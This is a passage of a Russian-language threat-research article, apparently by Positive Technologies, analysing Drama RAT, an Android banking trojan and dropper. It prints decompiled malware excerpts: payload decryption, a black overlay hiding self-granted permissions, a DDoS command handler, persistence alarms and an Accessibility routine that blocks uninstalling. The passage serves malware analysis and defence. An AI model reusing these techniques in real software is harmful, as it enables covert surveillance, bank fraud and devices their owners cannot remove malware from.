

Drama RAT — вредоносное приложение, после установки которого действительно становится печально

 habr.com/en/companies/pt/articles/1077814

September 4, 2026

Хабр



Drama RAT – вредоносное приложение,
после установки которого действительно
становится печально

Positive Technologies



Недавно на исследование в департамент комплексного реагирования на киберугрозы Positive Technologies (PT ESC IR) поступил ряд образцов банковского трояна для Android с функциями удаленного управления — Drama RAT. Это вредоносное семейство распространяется с помощью фишинговых сообщений в мессенджерах и маскируется под VPN-сервисы, банковские приложения и другие взломанные утилиты со встроенной платной функциональностью. Ранее о нем писали [в УБК МВД](#).

Имя	Тип	Размер файла	Группировка	Семейство	Класс ВПО	Первое наблюдение
 SvobodaVPN.apk	apk	4.87 MB	-	-	AdWare	2026-06-07
 SvobodaVPN.apk	apk	4.93 MB	-	-	AdWare	2026-06-07
 SvobodaVPN.apk v1	apk	4.97 MB	-	-	AdWare	2026-06-07
 video32113.apk	apk	4.61 MB	-	-	AdWare	2026-06-06
 video9834 (2).apk	apk	4.58 MB	-	-	Trojan	2026-06-06
 SvobodaVPN.apk	apk	4.81 MB	-	-	AdWare	2026-06-06
 SvobodaVPN.apk	apk	4.96 MB	-	-	AdWare	2026-06-06
 ObhodVPN.apk	apk	4.68 MB	-	-	AdWare	2026-06-04
 Orange-v2.4.apk v1	apk	4.44 MB	-	-	AdWare	2026-06-04
 Curso 2026.apk	apk	4.54 MB	-	-	AdWare	2026-06-03
 PipI VPN.apk	apk	4.35 MB	-	-	AdWare	2026-06-03
 viewfind (1).apk	apk	4.61 MB	-	-	Trojan-Dropper	2026-06-02
 FitDom.apk	apk	4.45 MB	-	-	AdWare	2026-06-02
 qproverka-app (1).apk	apk	4.59 MB	-	-	AdWare	2026-06-02
 PipI VPN.apk	apk	4.44 MB	-	-	AdWare	2026-06-02
 UniFull.apk	apk	4.83 MB	-	-	Trojan	2026-06-02
 FotoHair.apk	apk	4.49 MB	-	-	AdWare	2026-06-02

Рисунок 1. Скриншот с портала PT Fusion: обнаруженные экземпляры вредоносных приложений семейства Drama RAT

В ходе исследования выяснилось, что все приложения являются дропперами-загрузчиками: после запуска пользователь получает уведомление об устаревшей версии и необходимости установить обновление.




Рисунок 2. Окно, уведомляющее о необходимости установить обновление, в приложении-дроппере

После нажатия кнопки Update Now («Обновить сейчас») и выдачи прав на установку приложений из неизвестных источников на сервер злоумышленников передаются сведения об устройстве и списке установленных на нем программ. Затем на устройство загружается вредоносное приложение, выполняющее функции банковского трояна.

Работа приложения-дроппера

Во всех анализируемых приложениях обнаружена библиотека, в которой реализована логика связи с C2-сервером, а также механизмы идентификации конкретного

устройства. При запуске дроппера на сервер управления отправляется «слепок устройства»: хеш-сумма SHA-256 от конкатенации ANDROID_ID и SHA-256 от подписи приложения.

В ответ C2-сервер отправляет полезную нагрузку и часть ключа, с помощью которого впоследствии она будет расшифрована. Файл полезной нагрузки расшифровывается на устройстве с помощью ключа, состоящего из трех компонентов:

- ключа, ранее полученного с C2-сервера вместе с полезной нагрузкой;
- ключа, зашитого в код приложения;
- хеш-суммы SHA-256 от подписи приложения-дроппера.

```
-
Log.d(TAG, UtilTracker2.stopItem("/9J55QTEKusDLkehXbvgitT9yA==")); // decryptToMem: start
byte[] bArrDecodeKeyPart = decodeKeyPart(UtilTracker2.stopItem("zc9Lpru36cr6RhndhdPre9m-")); // Захардкоженная часть ключа
byte[] bArrFetchEncryptedPayload = fetchEncryptedPayload();
int length = bArrFetchEncryptedPayload.length;
if (((0 ^ (-1)) ^ (-1)) != 0) {
}
if (length < 41) {
    Log.w(TAG, UtilTracker2.stopItem("/9J55QTEKusDLkehXbvShNbPtSr4tFVRo0M02nff9w==")); // decryptToMem: encData too small
    return null;
}
byte[] bArrFetchOrDecodeKeyPart2 = fetchOrDecodeKeyPart2(); // Получение сессионного ключа
byte[] bArrYrbcxh = MediaAgentExt.yrbcxh(this.ctx); // Получение хеша сертификата приложения
Log.d(TAG, UtilTracker2.stopItem("/9J55QTEKusDLkehXbvbd+f0yhu38EpSmY8E23uTs7kk+tE=") + bArrFetchEncryptedPayload.length + ""); // decryptToMem: native pipeline (enc=
long jCurrentTimeMillis = System.currentTimeMillis();
byte[] bArrNrxqwhu = AuthHandler.nrxqwhu(bArrFetchEncryptedPayload, bArrDecodeKeyPart, bArrFetchOrDecodeKeyPart2, bArrYrbcxh); // Расшифрованная полезная нагрузка
long jCurrentTimeMillis2 = System.currentTimeMillis() - jCurrentTimeMillis;
Arrays.fill(bArrDecodeKeyPart, (byte) 0);
Arrays.fill(bArrFetchOrDecodeKeyPart2, (byte) 0);
Arrays.fill(bArrFetchEncryptedPayload, (byte) 0);
```

Рисунок 3. Код приложения-дроппера

По окончании расшифровки полезной нагрузки на устройство пользователя устанавливается вредоносное приложение, а сам файл нагрузки и часть ключа удаляются.

Принцип работы трояна

После установки приложение отправляет на C2-сервер информацию об устройстве: присвоенный ему идентификатор, версию Android, уровень заряда аккумулятора, тип сетевого подключения, изображение обоев рабочего стола, данные о SIM-картах, предоставленных разрешениях и другую информацию. Кроме того, с определенной периодичностью приложение отправляет на C2-сервер фоновые запросы, чтобы подтвердить работоспособность подключения. В этих запросах также содержатся общие сведения о состоянии устройства и данные акселерометра.

```
{
  "idf": "fakec2-bot-001",
  "pid": "7114d50ec35b2f80a5979f6f5a8e5fb42b1cee978",
  "itype": "Slr_client",
  "subc": "msg",
  "msg": {
    "type": "add",
    "phone_name": "пдф16.05",
    "android_version": "Android 16",
    "model": "Pixel 6",
    "battery_charge": "t",
    "battery_precentage": "50",
    "network": "Unknow",
    "install_date": "2026-06-27",
    "phone_id": "7114d50ec35b2f80a5979f6f5a8e5fb42b",
    "wallpap": "...",
    "sim": "",
    "keylogs": "null",
    "vapps": "null",
    "activz": "null",
    "notifys": "null",
    "vLinks": "null",
    "acc": "0",
    "idf": "fakec2-bot-001",
    "BTVR": "1.1",
    "TRK": "empty",
    "address": "",
    "blocked": "1",
    "blocktouches": "1",
    "locked": "0",
    "perms": {
      "TimeStamp": "2026/07/17 06:27:16",
      "AccessibilityService": true,
      "ReadContacts": false,
      "ReadSMS": false,
      "ReadCallLog": false,
      "Camera": false,
      "GetAccounts": false,
      "RecordAudio": false,
      "Location": false,
      "CallPhone": false,
      "CallRecord": false,
      "SendSMS": false,
      "DozeMode": false,
      "filesaccess": "false",
      "NotifyPrim": false,
      "antdel": false
    }
  },
  "cip": "127.0.0.1"
}
```

Рисунок 4. Отправляемые на C2-сервер данные устройства, собранные до выдачи разрешений

Автоматическая выдача разрешений

При установке Drama RAT запрашивает разрешение на использование специальных возможностей (Accessibility). После этого вредонос с помощью библиотеки libnative_core.so самостоятельно определяет, какие дополнительные разрешения ему нужны (в их числе — права доступа к SMS-сообщениям, контактам, микрофону, к записи

экрана), находит на экране кнопку «Разрешить» и выдает их себе. В этот момент поверх системного окна «Разрешить приложению доступ к...» появляется непрозрачный черный блок, который скрывает процесс выдачи прав от пользователя.

На рисунке ниже представлена функция, которая в зависимости от сценария может как отрисовать непрозрачное черное поле, так и вывести фишинговое окно.

```
public void loadBlockStyle(int i2, java.lang.String str) {
    java.lang.String strRunItem = swift.box.bravo.StateHelperBase.runItem("TmqHTrSO") /* "block_" */;
    if (i2 < 1 || i2 > 16) {
        i2 = 1;
    }
    try {
        java.lang.String strImoyhwq = swift.box.bravo.QueueController2.lmoyhwq(getApplicationContext(), strRunItem + i2 + ".html");
        java.lang.String language = java.util.Locale.getDefault().getLanguage();
        java.lang.String strRunItem2 = "ar".equals(language) ? swift.box.bravo.StateHelperBase.runItem("KnKE") /* "rtl" */ : swift.box.bravo.StateHelperBase.runItem("QHKa") /* "ltr" */;
        if (str == null || str.trim().isEmpty()) {
            str = getDefaultBlockMsg(language);
        }
        showBlockHtml(strImoyhwq.replace("[LANG]", language).replace("[DIR]", strRunItem2).replace("[MSG]", str), i2);
    } catch (java.lang.Exception e2) {
        if (i2 != 1) {
            loadBlockStyle(1, okhttp3.HttpUrl.FRAGMENT_ENCODE_SET);
        } else {
            e2.printStackTrace();
        }
    }
}
```

Рисунок 5. Пример функции сокрытия выдачи прав

Похожие приемы используются и для сокрытия записи экрана: приложение может включать ее фоном, чтобы анализировать действия пользователя. Начиная с Android 12 при включении камеры или записи звука на устройстве отображается заметная цветовая индикация. Чтобы обойти это, в верхней части интерфейса поверх экрана рисуется почти прозрачное изображение.

В коде трояна также предусмотрена дополнительная проверка кнопки «Запретить», чтобы приложение случайно не отозвало доступ для некоторых функций.

Возможности трояна

Приложение выполняет широкий набор действий:

- перехват и отправка SMS-сообщений, установка в качестве приложения для работы с SMS по умолчанию;
- использование Accessibility-сервиса для чтения элементов активного экрана, для получения доступа к содержимому буфера обмена и его подмены, для кражи данных из браузеров;
- кейлоггинг — позволяет в режиме реального времени отслеживать нажатия (например, при вводе пароля для телефона или внутри конкретного приложения);
- оверлей-фишинг — подмена экрана приложения с целью кражи данных пользователя;

- сбор информации об установленных приложениях и извлечение из них данных, представляющих интерес для злоумышленника;
- контроль аудиовыводов — для подмены отображаемого номера на устройстве и выполнения звонков на номера, указанные злоумышленником;
- запись и трансляция происходящего на экране с помощью функции удаленного доступа (virtual network computing);
- ведение записи с помощью микрофона и камеры — при этом у пользователя отсутствует индикация происходящей записи;
- сбор всей доступной информации — контактов, логинов и паролей от аккаунтов, геопозиции устройства;
- смена и сокрытие иконки приложения;
- сокрытие уведомлений сторонних приложений.

Устройство также может использоваться для участия в DDoS-атаках на ресурс, указанный C2-сервером.

Для выполнения ряда действий приложение ожидает соответствующую команду от C2-сервера. Обработку поступающих команд выполняет диспетчер `SaveMonitorUtilsPanelHandlers` – для каждой из них реализован отдельный обработчик с уникальным кодом. Ниже представлен пример функции `handDds`, отвечающей за DDoS-атаки.

```

public static void handDds(SaveMonitorUtils saveMonitorUtils, JSONObject jsonObject) {
    String strOptString;
    boolean zEquals;
    String strCheckResult;
    try { // "tstate", "null"
        strOptString = jsonObject.optString(AuthManager.checkResult("wpEEwfgU"), AuthManager.checkResult("vJP8zA==")); // "tstate", "null"
        zEquals = strOptString.equals("0");
        strCheckResult = AuthManager.checkResult("ko0DgMkdimGHyg=="); // "Dos Engine"
    } catch (Exception e2) {
        BootAdapterBase.Error(AuthManager.checkResult("ln/+xHjzdg=="), e2.getMessage()); // "HandDDS"
    }
    if (zEquals) {
        if (DOSEngine.isEngineRunning()) {
            DOSEngine.getInstance().stop();
            BindTrackerImpl.MyWorker.AlertServer(SaveMonitorUtils.Dummyctx, strCheckResult, AuthManager.checkResult("k4z3yfiUQ0uN1A1t0LI=")); // "Engine Stopped"
        } else {
            BindTrackerImpl.MyWorker.AlertServer(SaveMonitorUtils.Dummyctx, strCheckResult, AuthManager.checkResult("k4z3yfiUQ2aI2b1ezsKH8sU=")); // "Engine not active"
        }
    } else if (strOptString.equals("1")) {
        if (DOSEngine.isEngineRunning()) {
            BindTrackerImpl.MyWorker.AlertServer(SaveMonitorUtils.Dummyctx, strCheckResult, AuthManager.checkResult("k4z3yfiUQ1mFwJez8c+8cP46Jld")); // "Engine already active"
            if (0 == 0) {
                return;
            }
            while (true) {
            }
        } else {
            String strOptString2 = jsonObject.optString(AuthManager.checkResult("wpMCzA=="), "0"); // "tur1"
            String strOptString3 = jsonObject.optString(AuthManager.checkResult("wo7/0vg="), "0"); // "tport"
            DOSEngine.getInstance().start(jsonObject.optString(AuthManager.checkResult("wpIJ00k="), "0"), strOptString2, strOptString3); // "ttype"
        }
    } else if (strOptString.equals("2")) {
        String strCheckResult2 = AuthManager.checkResult("nI0EgMUSL2GPyg=="); // "Not Active"
        if (DOSEngine.isEngineRunning()) {
            strCheckResult2 = AuthManager.checkResult("j4EEyfoU"); // "Active"
        }
        try {
            JSONObject jsonObject2 = new JSONObject();
            jsonObject2.put("type", AuthManager.checkResult("so0D")); // "dos"
            jsonObject2.put("cuz", "1");
            jsonObject2.put("stt", strCheckResult2);
            jsonObject2.put("crtt", DOSEngine.CurrentTarget);
            jsonObject2.put(AuthManager.checkResult("sZAE2Q=="), DOSEngine.Activetype); // "crtu"
            saveMonitorUtils.Livemessage(SaveMonitorUtils.Dummyctx, jsonObject2.toString());
        } catch (Exception unused) {
        }
    }
    if (0 == 0) {
    }
    while (true) {
    }
}

```

Рисунок 6. Пример функции handDds

Кроме того, C2-сервер дополнительно отправляет на устройство список приложений, из которых планируется похищать данные.

В коде трояна обнаружены мультязычные оверлеи: введите PIN/пароль, завершите настройку, другие разрешения, ожидание входа. Шаблоны представлены для 29 языков: азербайджанского, английского, арабского, венгерского, вьетнамского, греческого, датского, иврита, индонезийского, испанского, итальянского, казахского, китайского, корейского, немецкого, нидерландского, польского, португальского, румынского, русского, тайского, турецкого, узбекского, украинского, финского, французского, чешского, шведского, японского.

Общение с сервером

Основной канал для взаимодействия с сервером — WebSocket поверх TLS с взаимной аутентификацией (mTLS). В библиотеке libnative_core.so зашит собственный сертификат (получен из функции nb_getClientP12) с приватным ключом (получен из функции nb_getClientP12Pass).




Рисунок 7. Сертификат клиента

Есть и резервный канал связи: на случай, если WebSocket заблокируют, команды передаются посредством HTTPS-запросов через CDN-домены, а трафик маскируется под обращение к легитимным ресурсам.

```
private static java.lang.String cdnType() {
    java.lang.String bestUrl = swift.box.bravo.net.CdnSelector.getBestUrl();
    if (bestUrl == null || bestUrl.isEmpty()) {
        return swift.box.bravo.ConfigDispatcher.loadStatus("YCKXaeUp") /* "direct" */;
    }
    java.lang.String lowerCase = bestUrl.toLowerCase();
    if (lowerCase.contains(swift.box.bravo.ConfigDispatcher.loadStatus("dymh+iz") /* "selcdn" */) {
        return swift.box.bravo.ConfigDispatcher.loadStatus("nFthmpyoNFE=") /* "selectel" */;
    }
    if (lowerCase.contains(swift.box.bravo.ConfigDispatcher.loadStatus("cd78b+iz") /* "trbcdn" */) || lowerCase.contains(swift.box.bravo.ConfigDispatcher.loadStatus("7DA6+/c=") /* "trbst" */) {
        return swift.box.bravo.ConfigDispatcher.loadStatus("jEpZiZa4NFI=") /* "cdnvideo" */;
    }
    boolean zContains = lowerCase.contains(swift.box.bravo.ConfigDispatcher.loadStatus("jqLKnGN1NhzoFWTryA=") /* "drama-connect" */);
    java.lang.String strLoadStatus = swift.box.bravo.ConfigDispatcher.loadStatus("FS3LaOML") /* "yandex" */;
    if (zContains) {
        return strLoadStatus;
    }
    if (lowerCase.contains(strLoadStatus)) {
    }
    return swift.box.bravo.ConfigDispatcher.loadStatus("CF+3") /* "cdn" */;
}
```

Рисунок 8. Код определения типа CDN

Закрепление в системе

В коде трояна присутствует функциональность закрепления в системе:

1. Планировщик заданий с помощью системного сервиса AlarmManager ставит два «будильника»: основной на 8 секунд и резервный на 30 секунд — на случай, если основной не работает.
2. Каждые 8 секунд проверяются подключение к C2-серверу, наличие требуемых разрешений и доступность Accessibility, а также работоспособность всех функций приложения. Если сетевое подключение отсутствует или не выполняется какая-либо активность, неактивные компоненты перезапускаются.

В приложении реализован обход встроенного в Android режима экономии заряда батареи (Doze), а также перезапуск служб после перезагрузки устройства (BOOT_COMPLETED/QUICKBOOT_POWERON).

```
private static void scheduleOne(Context context, int requestCode, long delayMillis) {
    AlarmManager alarmManager = (AlarmManager) context.getSystemService(CryptoRouterExt.readInfo("VtE3IFk=")); // alarm
    if (alarmManager == null) {
        return;
    }
    Intent intent = new Intent("MY_CUSTOM_ACTION");
    intent.putExtra("FROM_ALARM", true);
    intent.setPackage(context.getPackageName());
    int sdkInt = Build.VERSION.SDK_INT;
    int flags = PendingIntent.FLAG_UPDATE_CURRENT | PendingIntent.FLAG_IMMUTABLE; // 0xC0000000
    PendingIntent pendingIntent = PendingIntent.getBroadcast(context, requestCode, intent, flags);
    long triggerAtMillis = System.currentTimeMillis() + delayMillis;
    try {
        if (sdkInt < 31) {
            alarmManager.setExactAndAllowWhileIdle(AlarmManager.RTC_WAKEUP, triggerAtMillis, pendingIntent);
        } else if (J0.f.g(alarmManager)) {
            alarmManager.setExactAndAllowWhileIdle(AlarmManager.RTC_WAKEUP, triggerAtMillis, pendingIntent);
        } else {
            alarmManager.setAndAllowWhileIdle(AlarmManager.RTC_WAKEUP, triggerAtMillis, pendingIntent);
        }
    } catch (Exception e) {
        try {
            alarmManager.setAndAllowWhileIdle(AlarmManager.RTC_WAKEUP, triggerAtMillis, pendingIntent);
        } catch (Exception e2) {
            alarmManager.set(AlarmManager.RTC_WAKEUP, triggerAtMillis, pendingIntent);
        }
    }
}

public static void setAlarm(android.content.Context context) {
    scheduleOne(context, 0, 8000);
    scheduleOne(context, 1, 30000L);
}
```

Рисунок 9. Фрагмент функции закрепления в системе

Что при этом видит пользователь

После установки полезной нагрузки пользователю демонстрируется серия экранов, которые представляют собой HTML-страницы, хранящиеся в assets приложения.

«Установите PIN-код» (pin_setup.html) — экран выглядит как окно настройки защиты, но введенный PIN-код или паттерн сохраняется в приложении.




Рисунок 10. Поддельное
окно ввода PIN-кода

«Требуется VPN» (vpn_required.html) — уведомление о том, что сервис недоступен в стране и необходимо подключиться к VPN.




Рисунок 11. Оповещение о необходимости подключиться к VPN

Окно отображается, если приложению не удастся подключиться к C2-серверу. Ниже приведен фрагмент кода, отвечающий за отображение этого окна при недоступности сервера злоумышленников:

```
public /* synthetic */ void lambda$onCreate$1(boolean z2, String str) {
    if (z2) {
        this.mWebView.loadUrl(str);
        return;
    }
    try {
        String str2 = QueueController2.lambda$onCreate$1$1(this.mWebView.getContext(), "vpn_required.html");
        String language = Locale.getDefault().getLanguage();
        this.mWebView.loadDataWithBaseURL(null, str2.replace("[LNG]", language).replace("[DIR]", "ar".equals(language) ? SystemDispatcherBase.notifyRecord("eTS1") : SystemDispatcherBase.notifyRecord("czS7")), "text/html", "UTF-8", null);
    } catch (IOException unused) {
    }
}
```

Рисунок 12. Код вызова поддельного окна с сообщением о необходимости подключиться к VPN

«Устройство несовместимо, приложение удаляется...» (compat_check.html) — экран устроен так, чтобы пользователь решил, что приложение удалено. На самом деле оно скрывает свою иконку с рабочего стола и продолжает работать в фоновом режиме.




Рисунок 13. Введение
пользователя в
заблуждение о том, что
приложение удалено

Если пользователь пытается открыть настройки устройства, чтобы удалить приложение или отозвать предоставленные ему разрешения, троян перенаправляет его на главный экран либо обратно в основное меню настроек устройства. В результате чего удалить приложение или отозвать выданные разрешения без помощи сторонних средств невозможно. Это можно сделать только с помощью ADB или если загрузить устройство в безопасном режиме.




Рисунок 14. Открытие настроек приложения, после которого пользователя возвращает на главный экран

Accessibility-сервис постоянно следит за тем, какой экран открыт. Как только пользователь заходит в настройки устройства, чтобы отозвать разрешения, остановить или удалить приложение, сервис распознает «опасный» экран и нажимает кнопку «Назад» или «Отмена».

```
private boolean isDangerous(android.view.accessibility.AccessibilityNodeInfo accessibilityNodeInfo, java.lang.String str) {
    ...
    if (swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && resIdPresent(accessibilityNodeInfo, RES_FORCE_STOP, 0)) {
        return true;
    }
    if (swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && resIdPresent(accessibilityNodeInfo, RES_UNINSTALL, 0)) {
        return true;
    }
    if (swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && resIdPresent(accessibilityNodeInfo, RES_CLEAR_DATA, 0)) {
        return true;
    }
    if (swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && anyOf(lowerCase3, APP_INFO_CTX)) {
        return true;
    }
    if ((swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && anyOf(lowerCase3, UNINSTALL_CONFIRM_CTX) && isConfigObserverV2(accessibilityNodeInfo, 0)) || allyTogglePresent(accessibilityNodeInfo, 0)) {
        return true;
    }
    if (anyOf(lowerCase3, ALLY_CTX) && anyOf(lowerCase3, ALLY_ACT)) {
        return true;
    }
    if (swift.box.bravo.NativeBridge.isNativeOk() && swift.box.bravo.NativeBridge.hasAccessibilityKeywords(strCollectText)) || isDisableDialogStructure(accessibilityNodeInfo, 0)) {
        return true;
    }
    if ((resIdPresent(accessibilityNodeInfo, RES_DEACTIVATE, 0) && anyOf(lowerCase3, DEACTIVATE_ADMIN_CTX)) || resIdPresent(accessibilityNodeInfo, RES_PERMISSION_DENY, 0)) {
        return true;
    }
    if (anyOf(lowerCase3, RUNNING_SVC_CTX) && hasStopButton(accessibilityNodeInfo, 0)) {
        return true;
    }
    if (anyOf(lowerCase3, BATTERY_RESTRICT_CTX) && z2) {
        return true;
    }
    if (swift.box.bravo.TaskManagerBase.UIBlock_OwnApp && isPlayStoreUninstallFlow(lowerCase2, lowerCase3)) {
        return true;
    }
}
return false;
}
```

Рисунок 15. Фрагмент функции isDangerous

Антианализ

Интересно, что файл полезной нагрузки дополнительно защищен от анализа:

